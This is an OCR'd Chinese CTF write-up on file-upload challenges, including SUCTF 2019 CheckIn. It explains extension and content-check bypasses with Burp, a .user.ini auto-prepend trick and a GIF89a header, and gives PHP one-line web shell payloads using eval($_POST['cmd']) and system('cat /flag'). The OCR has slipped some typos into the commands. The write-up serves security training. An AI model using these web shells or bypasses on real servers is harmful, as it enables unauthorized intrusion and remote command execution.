
继续上传一个文件内容为一句话木马的`jpg`文件，发现使用蚁剑连接不成功，于是我们可以在上传`jpg`文件时使用burp抓包修改文件后缀为`phtml`



放包后发现页面提示上传的文件的绝对路径，且文件名被修改




使用蚁剑连接时，注意用被修改过的文件名，连接成功后即可得到`flag`。



[SUCTF 2019]CheckIn——文件上传


1. 上传包含一句话木马的php文件时，提示后缀不合法；
2. 上传图片马时，提示内容错误。
3. 尝试`htaccess`绕过，当上传`.htaccess`文件时，提示上传文件不是图片。



4. 上传一个以`auto_propend_file=1.gif`为内容的`.user.ini`文件【用户自定义的配置文件】。`.user.ini`文件里的意思是：所有的`php`文件都自动包含`1.gif`文件，`.user.ini`相当于一个用户自定义的`php.ini`。提交后提示文件格式不是图片。

5. 在文件内容前面添加`GIF 89a`来绕过文件头检测

提示上传成功



6. 继续上传一个文件内容为一句话木马的`1.gif`文件，同时添加`GIF`文件头来绕过文件内容检测。

```
GIF 89a
<?php eval($_POST[[123];)?>
```

提示文件内容不合格。

7. 类似于本篇文章第二题，我们猜测过滤了`<?`，不能只使用`php`。

```
GIF89a
<script language="php">eval($_POST['cmd']);</script>
```

Upload Labs

文件名： 浏览... 未选择文件。

提交

Your dir uploads/d4e1477e342a41f6e43fbde8f3096ada

Your files :

array(4) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(5) "1.gif" [3]=> string(9) "index.php" }

Upload Labs

文件名： 浏览... 未选择文件。

提交

Your dir uploads/d4e1477e342a41f6e43fbde8f3096ada

Your files :

array(5) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(5) "1.gif" [4]=> string(9) "index.php" }

8. 我们发现，在`uploads/d4e1477e342a41f6e43fbde8f3096ada`对应的文件夹下面有两个文件，一个是`.user.ini`，一个是`1.gif`，当然，还有一个`index.php`。构造`URL`使用蚁剑连接即可。

```
http://ddc85fae-66c7-4e42-91cb-6625fc35b843.node4.buuoj.cn:81/ uploads/d4e1477e342a41f6e43fbde8f3096ada/index.ph
p
```

9. 若蚁剑连接不稳定，可使用`post`传参得到flag。

GIF89a flag{930b6c73-ebc5-4b63-9aef-9f386a333279}


```
cmd=system('cat /flag');     //注意：cat后面有空格，不可忽略
```

补充知识——cat ls（linux命令）

1、ls命令

- `ls`命令用于查看某个目录的内容，相当于`dos`系统中的`dir`命令。
- 在`Linux`系统中，如果我们想把某个文件设置为隐藏文件，那么只需要在该文件的文件名前面加`.`即可。
- 在终端中，`.`表示当前目录，而`..`表示上级目录，`/`表示根目录，`~`表示当前用户的目录，在`home`目录的下一级。

2、 cat命令

`cat`命令用于连接文件并打印到标准输出设备上。